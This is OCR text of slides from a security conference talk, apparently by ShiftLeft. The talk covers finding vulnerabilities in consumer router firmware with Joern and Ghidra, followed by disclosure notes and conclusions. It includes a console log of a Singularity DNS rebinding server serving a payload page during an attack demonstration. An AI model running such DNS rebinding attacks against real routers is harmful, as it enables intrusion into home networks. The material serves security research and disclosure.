
Final touches

```
ubuntu@ip-172-30-0-114:~/singularity$ sudo ./singularity-server --HTTPServerPort 8080
Temporary secret: 8ead7f4a47bc809d6679425d9ff320488fa9690d
2021/11/18 15:37:43 Main: Starting DNS Server at 53
2021/11/18 15:37:43 HTTP: starting HTTP Websockets/Proxy Server on :3129
2021/11/18 15:37:43 HTTP: starting HTTP Server on :8080
2021/11/18 15:37:51 HTTP: GET /manager.html from 89.204.137.156:9242
2021/11/18 15:37:52 HTTP: GET /manager.js from 89.204.137.156:26010
2021/11/18 15:37:52 HTTP: GET /servers from 89.204.137.156:17385
{"ServerInformation":[{"Port":"8080"}],"AllowDynamicHTTPServers":false}
2021/11/18 15:37:52 HTTP: GET /manager-config.json from 89.204.137.156:4677
2021/11/18 15:37:56 DNS: Received A query: s-54.158.242.188-127.0.0.1-2217541279-fs-e.dYNAmIc.DnS1337.xyz. from: 6
2.52.52.2:1458
2021/11/18 15:37:56 DNS: Parsed query: &{54.158.242.188 127.0.0.1 2217541279 fs .dYNAmIc.DnS1337.xyz.}
2021/11/18 15:37:56 DNS: session exists: false
2021/11/18 15:37:56 DNS: in DNSRebindFromQueryFirstThenSecond
2021/11/18 15:37:56 DNS: response: s-54.158.242.188-127.0.0.1-2217541279-fs-e.dYNAmIc.DnS1337.xyz. 0 IN A 54.158.2
42.188
2021/11/18 15:38:10 DNS: Received A query: s-54.146.251.188-127.0.0.1-2309784545-fs-e.Dynamic.dNS1337.xyz. from: 6
2.52.52.2:60948
2021/11/18 15:38:10 DNS: Parsed query: &{54.146.251.188 127.0.0.1 2309784545 fs .Dynamic.dNS1337.xyz.}
2021/11/18 15:38:10 DNS: session exists: false
2021/11/18 15:38:10 DNS: in DNSRebindFromQueryFirstThenSecond
2021/11/18 15:38:10 DNS: response: s-54.146.251.188-127.0.0.1-2309784545-fs-e.Dynamic.dNS1337.xyz. 0 IN A 54.146.2
51.188
2021/11/18 15:38:10 HTTP: GET /soopayload.html?rnd=0.3356311320367228 from 89.204.137.156:26707
```

Final touches



Final touches



Notes on disclosure

- First contact to the vendor was made in mid August 21 (>90 days ago) via the designated channels
- A critical vulnerability was shared with the vendor at the time
- The vendor forwarded the information to the research and development team, which never got back to us
- We contacted the vendor again in early November 21, asking about our previous report, providing additional vulnerabilities and telling them about this talk
- No response

Conclusion

- Making the disassembly of a program available for graph querying already allows for automated attack surface enumeration and gadget extraction
- Once you augment the representation with the output of a decompiler, querying capabilities are close to those of source code
- This is possible because Joern's parsers are designed with hackers in mind: they work even if only fragments of code are available that fell of a truck => for a parser like that, Ghidra's decompiler-output is tame.
- Certain consumer-grade routers are remarkably insecure to a point where they provide a viable entry point into home networks

ShiftLeft

Questions?